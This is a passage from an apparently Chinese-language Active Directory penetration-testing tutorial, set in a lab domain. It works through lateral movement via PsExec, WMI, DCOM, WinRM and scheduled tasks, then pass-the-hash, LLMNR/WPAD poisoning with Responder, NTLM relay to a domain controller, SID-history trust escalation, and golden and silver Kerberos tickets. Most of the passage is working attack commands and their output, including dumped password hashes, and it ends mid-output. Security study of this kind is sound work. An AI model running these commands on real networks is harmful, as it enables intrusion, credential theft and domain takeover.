Get-ADComputer computername -Properties ms-Mcs-AdmPwd | select name, ms-Mcs-AdmPwd
```

如果安装LAPS，在安装的软件列表里能看到：

```
C:\Users\Administrator>wmic product get name,version
Name                                         Version
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.20.27508 14.20.27508
VMware Tools                               11.0.5.15389592
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.20.27508 14.20.27508
Local Administrator Password Solution      6.2.0.0
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.20.27508 14.20.27508
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.20.27508 14.20.27508
```

/05 横向移动

当我们获取到某个机器账号密码、获取到hash了，后续我们应该怎么做，如何做，这就是本章介绍的内容。当然，当我们拿下更多的机器时，别忘记了，信息收集必不可少。

5.1、账号密码链接

当我们获取到机器的账号密码的时候，可以尝试用以下几种方式进行连接并执行命令。

a、IPC

```
net use \\1.1.1.1\ipc$ "password" /user:username
```

b、Psexec

用服务启动的方式：

```
psexec \\target -accepteula -u username -p password cmd.exe
```

```
psexec.py jumbolab.com/administrator@172.16.127.184
```

c、WMI

方法一

```
wmic /user:"jumbolab.com\win7user" /password:"password" /node:172.16.127.184 process call create "notepad"
```

方法二

```
Invoke-WmiMethod -class win32_process -name create -argumentlist 'notepad' -ComputerName 172.16.127.184 -Credential 'jumbolab.com\win7user'
```

方法三

```
$filterName = 'BotFilter82'
```

```
$consumerName = 'BotConsumer23'
```

```
$exePath = 'C:\Windows\System32\notepad.exe'
```

```
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";
QueryLanguage="WQL";Query=$Query} -ErrorAction Stop -ComputerName 172.16.127.184 -Credential 'jumbolab.com\win7user'
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments @{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath} -ComputerName 172.16.127.184 -Credential 'jumbolab.com\win7user'
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

d、Schtasks

```
schtasks /create /s 1.1.1.1 /u domain\Administrator /p password /ru "SYSTEM" /tn "windowsupdate" /sc DAILY /tr "calc" /F
```

```
schtasks /run /s 1.1.1.1 /u domain\Administrator /p password /tn windowsupdate
```

e、AT

```
at \\1.1.1.1 15:15 calc
```

f、SC

```
sc \\1.1.1.1 create windowsupdate binpath= "calc"
sc \\1.1.1.1 start windowsupdate
```

g、REG

```
reg add \\1.1.1.1\HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v myentry /t REG_SZ /d "calc"
```

h、DCOM

方法一

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","1.1.1.1"))
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c calc.exe","Minimized")
```

方法二


```
$com = [Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"1.1.1.1")
$obj = [System.Activator]::CreateInstance($com)
```

```
$item = $obj.item()
$item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)

# 方法三
$com = [Type]::GetTypeFromCLSID('C08AFD90-F2A1-11D1-8455-00A0C91F3880',"1.1.1.1")
$obj = [System.Activator]::CreateInstance($com)
$obj.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
```

i、WINRM

```
winrs -r:http://1.1.1.1:5985 -u:Administrator -p:password "whoami"
winrs -r:http://dcserver.jumbolab.com:5985 -u:jumbolab\administrator -p:password "whoami "
```



```
C:\Users\win7user.JUMBOLAB.000\Desktop>winrs -r:http://dcserver.jumbolab.com:5985 -u:jumbolab\administrator -p:AdminLab123!@# "whoami"
jumbolab\administrator
```

5.2、PTH

当我们没有明文账号密码，只有hash时，可以尝试hash传递。

5.2.1 impacket套件

项目地址：<https://github.com/SecureAuthCorp/impacket>

```
python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c domain/administrator@1.1.1.1 "whoami"
```

```
psexec.exe -hashes aad3b435b51404eeaad3b435b51404ee:518B98AD4178A53695DC997AA02D455C domiain/administrator@1.1.1.1 "whoami"
```

```
smbexec.exe -hashes aad3b435b51404eeaad3b435b51404ee:CCEF208C6485269C20DB2CAD21734FE7 domiain/administrator@1.1.1.1 "whoami"
```

5.2.2 Invoke-TheHash套件

项目地址: <https://github.com/Kevin-Robertson/Invoke-TheHash/>

```
Invoke-WMIExec -Target 1.1.1.1 -Domain test.local -Username username -Hash 7ECFFF0C3548187607A14BAD0F88BB1 -Command "calc.exe" -verbose  
Invoke-SMBExec -Target 1.1.1.1 -Domain test.local -Username username -Hash 7ECFFF0C3548187607A14BAD0F88BB1 -Command "calc.exe" -verbose
```


```
PS C:\Users\win7user.JUMBOLAB.000\Desktop\Invoke-TheHash> Invoke-WMIExec -Target win10 -Domain jumbolab.com -Username administrator -Hash 0cfd02daa85152ccf1c968530da3e167 -Command "calc.exe" -verbose  
详细信息: Connecting to win10:135  
详细信息: [+] jumbolab.com\administrator accessed WMI on win10  
详细信息: [*] Connecting to win10:49666  
详细信息: [*] Attempting command execution  
[+] Command executed with process ID 3300 on win10
```

5.2.3 mimikatz

使用如下命令:

```
privilege::debug  
sekurlsa::pth /user:test1 /domain:test.local /ntlm:7ECFFF0C3548187607A14BAD0F88BB1
```

弹出cmd:



安装KB2871997补丁后, 可以使用AES-256密钥进行hash传递:

抓取AES-256密钥:

```
mimikatz:  
privilege::debug  
sekurlsa::ekeys  
privilege::debug
```

```
sekurlsa::pth /user:test1 /domain:test.local /aes256:aes256key
```

5.3、NTLM-Relay

上述都是“主动性”的攻击行为，也就是主动去连接别人，那我们也可以尝试“被动性”攻击，当别人访问我们时，或者说是无感知访问时，我们能做什么操作？

实验环境：

win7 172.16.127.184 普通域用户

win10 172.16.127.170 域管

dcserver 172.16.127.173 域控

kali 172.16.127.129 攻击机

利用工具：

Responder、impacket

5.3.1 LLMNR

先来一段百科介绍，链路本地多播名称解析（LLMNR）是一个基于协议的域名系统（DNS）数据包的格式，使得双方的IPv4和IPv6的主机来执行名称解析为同一本地链路上的主机。它是包含在Windows Vista中，Windows Server 2008中，Windows 7中，Windows 8中和的Windows 10。它也被实施systemd在Linux上-resolved。LLMNR定义在RFC 4795。


在DNS 服务器不可用时，DNS 客户端计算机可以使用本地链路多播名称解析（LLMNR—Link-Local Multicast Name Resolution）（也称为多播 DNS 或 mDNS）来解析本地网段上的名称。例如，如果路由器出现故障，从网络上的所有 DNS 服务器切断了子网，则支持 LLMNR 的子网上的客户端可以继续在对等基础上解析名称，直到网络连接还原为止。

除了在网络出现故障的情况下提供名称解析以外，LLMNR 在建立临时对等网络（例如，机场候机区域）方面也非常有用。

翻译成白话文怎么说：你正常内网中如访问真实存在的机器，如jumbo01,当有一天你不小心输成了不存在的机器jumbo02，客户端就会问内网中谁是jumbo02啊，有没有是jumbo02的人啊。

攻击手法v1.0

首先我们如果访问一台不存在的机器jumbo02，是以下这个结果



那我们如果我们在客户端询问谁是jumbo02的时候应答他的话，就是这个结果

攻击机执行

```
responder -l eth0
```

客户端访问jumbo02提示需要输入密码




输入密码后，攻击机收到net-ntlm：




那如果我们伪造wpad服务器的话，首先攻击机执行

```
responder -l eth0 -wFb
```



这里使用-b参数强制使用401认证

客户端访问一个不存在的域名时会跳出登录框



输入账号密码以后，我们收到明文账号密码

```
aster Browser)
[HTTP] GET request from: 172.16.127.170 URL: /
[HTTP] Host : 213asjdasdasdasdaacccccccddddd
[HTTP] Basic Client : 172.16.127.170
[HTTP] Basic Username : jumbo
[HTTP] Basic Password : 123456
[*] [LMNB] Poisoned answer sent to 172.16.127.170 for name respxoxy
```

从responder的信息反馈能得知，实际上是利用wpad欺骗返回了一个401认证，导致欺骗我们获取了其账号密码。

```
GET / HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/
xaml+xml, application/x-ms-xbap, */*
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 10.0; WOW64;
Trident/8.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: 213asjdc
Connection: Keep-Alive

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/7.5
Date: Mon, 15 Apr 2019 02:56:57 GMT
Content-Type: text/html
WWW-Authenticate: Basic realm="Authentication Required"
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Content-Length: 0
```

Stream Content

```
GET / HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/
xaml+xml, application/x-ms-xbap, */*
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 10.0; WOW64;
Trident/8.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: 213asjdc
Connection: Keep-Alive
Authorization: Basic MTE6MjEzMW==

HTTP/1.1 200 OK
Server: Microsoft-IIS/7.5
Date: Mon, 15 Apr 2019 02:56:57 GMT
Content-Type: text/html
WWW-Authenticate: NTLM
Content-Length: 84

<img src='file://RespProxySrv/pictures/logo.jpg' alt='Loading' height='1' width='1'>
```


攻击手法v1.1

既然我们能够让客户端下载我们的pac，就能在pac里面让客户端的流量走我们这边，这里我利用msf配置burp演示代理抓取客户端流量。

攻击机执行

```
use auxiliary/spoof/nbns/nbns_response
set regex WPAD
set spoofip attackip
run
use auxiliary/server/wpad
set proxy 172.16.127.155
run
```

打开burp，以下只在非域内但是同一个网络中的机器的firefox成功



为什么会出现上面的问题呢，实际上是因为MS16-077补丁问题。

In 2016 however, Microsoft published a security bulletin MS16-077, which mitigated this attack by adding two important protections:

- The location of the WPAD file is no longer requested via broadcast protocols, but only via DNS.
- Authentication does not occur automatically anymore even if this is requested by the server.

利用mitm6让客户端设置我们为ipv6 dns服务器

本地链接 IPv6 地址:

fe80::172:16:127:141%7
fe80::fc4f:db23:b85a:9fdb%7

IPv6 DNS 服务器:

fe80::20c:29ff:fe68:3fd5%7

IPv4 地址:

172.16.127.141

IPv4 DNS 服务器:

172.16.127.2

主 DNS 后缀:

localdomain

DNS 后缀搜索列表:

jumbolab.com

制造商:

Intel Corporation

描述:

Intel(R) 82574L Gigabit Network Connection

wpad成功在chrome上欺骗



PS：以上成功还是在非域内机器。

攻击手法v2.0

上面说了多，最重要的不过还是权限。大家应该知道smb relay，但是这个漏洞很早就MS08-068补丁中被修复了。但是这个不妨碍我们在未校验smb签名等情况下进行NTLM-Relay转发。我们执行responder，首先关闭掉smb，给接下来的ntlmrelayx使用。

```
; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
```

```
responder -l eth0
ntlmrelayx.py -t 172.16.127.173 -l ./
```


域管机器访问不存在的机器时，会中继到域控机器，我们成功获取shell

```
Authenticating against smb://172.16.127.173 as JUMBOLAB\win10user SUCCEED
Started interactive SMB client shell via TCP on 127.0.0.1:11002
SMBD-Thread-9: Received connection from 172.16.127.170, attacking target smb
172.16.127.173
Authenticating against smb://172.16.127.173 as JUMBOLAB\win10user SUCCEED
Started interactive SMB client shell via TCP on 127.0.0.1:11003
SMBD-Thread-11: Received connection from 172.16.127.170, attacking target smb
/172.16.127.173
Authenticating against smb://172.16.127.173 as JUMBOLAB\win10user SUCCEED
Started interactive SMB client shell via TCP on 127.0.0.1:11004
```

```
Force WinRM [*] Authenticating against smb://172.16.127.173 as JUMBOLAB\win10user SUCCEED
Force Basic [*] Target system bootKey: 0xf9259ef136cacca7b7ad09cb0d921e01
Force LM down [*] Target system bootKey: 0xf9259ef136cacca7b7ad09cb0d921e01
Fingerprint [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Generic Opti Administrator:500:140c9d6ce7add9bdaf9e609916834e1b:0cfd02daa85152ccf1c968530da3e
Responder NI 167:::
Responder IP Administrator:500:140c9d6ce7add9bdaf9e609916834e1b:0cfd02daa85152ccf1c968530da3e
Challenge set 167:::
Don't Respon Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 172.16.127.173
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 172.16.127.173
[*] SMBD-Thread-7: Received connection from 172.16.127.170, attacking target smb
LMNR] Poi: //172.16.127.173
LMNR] Poi: [*] Authenticating against smb://172.16.127.173 as JUMBOLAB\win10user SUCCEED
LMNR] Poi: [*] Target system bootKey: 0xf9259ef136cacca7b7ad09cb0d921e01
LMNR] Poi: [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
LMNR] Poi: Administrator:500:140c9d6ce7add9bdaf9e609916834e1b:0cfd02daa85152ccf1c968530da3e
LMNR] Poi: 167:::
[BT-NS] Poi: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
(server) [*] Done dumping SAM hashes for host: 172.16.127.173
```

5.4、域信任

当存在子父域时，默认其是双向信任。可以利用sid history跨域提权。流程大致如下：



利用如下，使用mimikatz获取子域的Krbtgt Hash：

```
lsadump::lsa /patch
```

```
mimikatz # lsadump::lsa /patch
Domain : CHILD / S-1-5-21-1786649982-405368
RID    : 000001f4 (500)
User   : Administrator
LM     :
NTLM   : b367819c0a8ccd792cad1d034f56a1fa

RID    : 000001f5 (501)
User   : Guest
LM     :
NTLM   :

RID    : 000001f6 (502)
User   : krbtgt
LM     :
NTLM   : 5a1c26831592774a17f70370b8606449
```

再使用powerview获取父域的sid：

```
Get-DomainComputer -Domain jumbolab.com
```

```

PS C:\> Get-DomainComputer -Domain jumbolab.com

pwdlastset           : 2020/3/12 18:47:47
logoncount            : 75
msds-generationid    : {210, 127, 65, 92...}
serverreferencebl     : CN=DCSERVER,CN=Servers,CN=Default-First-Site-Name,CN=
                        ,DC=com
badpasswordtime       : 1601/1/1 8:00:00
distinguishedname     : CN=DCSERVER,OU=Domain Controllers,DC=jumbolab,DC=com
objectclass            : {top, person, organizationalPerson, user...}
lastlogontimestamp    : 2020/3/26 11:40:01
name                  : DCSERVER
objectsid              : S-1-5-21-4288736272-2299089681-4131927610-1001
samaccountname         : DCSERVER$
localpolicyflags       : 0
codepage              : 0
samaccounttype         : MACHINE_ACCOUNT
whenchanged           : 2020/3/26 3:40:01
accountexpires         : NEVER
countrycode           : 0
operatingsystem        : Windows Server 2012 R2 Standard
instancetype           : 4
msdfs-computerreferencebl : CN=DCSERVER,CN=Topology,CN=Domain System Volume,CN=Di
                        b,DC=jumbolab,DC=com
objectguid             : 6b3e4d4f-d68c-4b1e-a7fa-3345513a3752
operatingsystemversion : 6.3 (9600)
lastlogoff             : 1601/1/1 8:00:00
objectcategory         : CN=Computer,CN=Schema,CN=Configuration,DC=jumbolab,DC=
                        com
dscorepropagationdata  : {2020/1/28 12:38:48, 2020/1/28 10:28:11, 1601/1/1 0:00:00}
serviceprincipalname   : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DCServer.jumb
                        olab.com/ForestDnsZones.jumbolab.com, ldap/DCServer.jumb
                        olab.com/ForestDnsZones.jumbolab.com, ldap/DCServer.jumb

```

然后添加一个sid=519的企业管理员，利用mimikatz执行如下命令：

```

kerberos::golden /user:Administrator /krbtgt:5a1c26831592774a17f70370b8606449 /domain:child.jumbolab.com /sid:S-1-5-21-1786649982-4053697927-162
8754434 /sids:S-1-5-21-4288736272-2299089681-4131927610-519 /ptt

```

最终成功获取父域权限：

```

PS C:\Users\Administrator>
PS C:\Users\Administrator> $ENV:USERDNSDOMAIN
CHILD.JUMBOLAB.COM
PS C:\Users\Administrator> dir \\dcserver.jumbolab.com\c$
dir : 拒绝访问。
所在位置 行:1 字符: 1
+ dir \\dcserver.jumbolab.com\c$
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\dcserver.jumbolab.com\c$
sException
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.

dir : 找不到路径“\\dcserver.jumbolab.com\c$”，因为该路径不存在。
所在位置 行:1 字符: 1
+ dir \\dcserver.jumbolab.com\c$
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (\\dcserver.jumbolab.com\c$:
on
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.G

PS C:\Users\Administrator> dir \\dcserver.jumbolab.com\c$

    目录: \\dcserver.jumbolab.com\c$

Mode                LastWriteTime         Length Name
----                -
d----          2013/8/22      23:52             PerfLogs
d-r--          2020/2/14      13:47             Program Files
d----          2013/8/22      23:39             Program Files (x86)
d-r--          2020/1/28      17:23             Users
d----          2020/3/13      12:50             Windows
-a---          2020/2/3        15:18    724339463 Windows8.1-KB2919355-x64.msu
-a---          2020/2/3        15:15    10716210 Windows8.1-KB2919442-x64.msu

```

5.5、攻击Kerberos


在域中，最核心的就是kerberos协议了，但是也会出现各种安全问题，甚至可以以一个普通域用户提权到system权限，配置不当甚至可以获取到域控权限。

5.5.1 PTT

当我们抓取到了krbtgt hash时，能做什么？继续往下看。

5.5.1.1 金票据

上面提到了ms14-068，也介绍Kerberos协议，知道了TGT是由krbtgt加密而成。因此当拿到krbtgt账号hash时，就可以构造一个任意权限的tgt了：




使用方法：

```
mimikatz
kerberos::purge
kerberos::golden /admin:administrator /domain:域 /sid:SID /krbtgt: krbtgt hash值 /ticket:administrator.kiribi
kerberos::ptt administrator.kiribi
kerberos::tgt
dir \\dc.domain.com\c$
```

5.5.1.2 银票据

上面的金票据是伪造的TGT，银票据是伪造TGS，由服务账号密码加密而成。



利用方法:

```
mimikatz.exe "kerberos::golden /domain:域 /sid:SID /target:域控全称 /service:要访问的服务, 如cifs/rc4:NTLM, 计算机账号hash /user:user /ptt"
dir \\server\c$
```

```
mimikatz # kerberos::golden /domain:jumbolab.com /sid:S
9681-4131927610 /target:dcserver.jumbolab.com /service:
4c0e90bc98628f105 /user:administrator /ptt
User : administrator
Domain : jumbolab.com (JUMBOLAB)
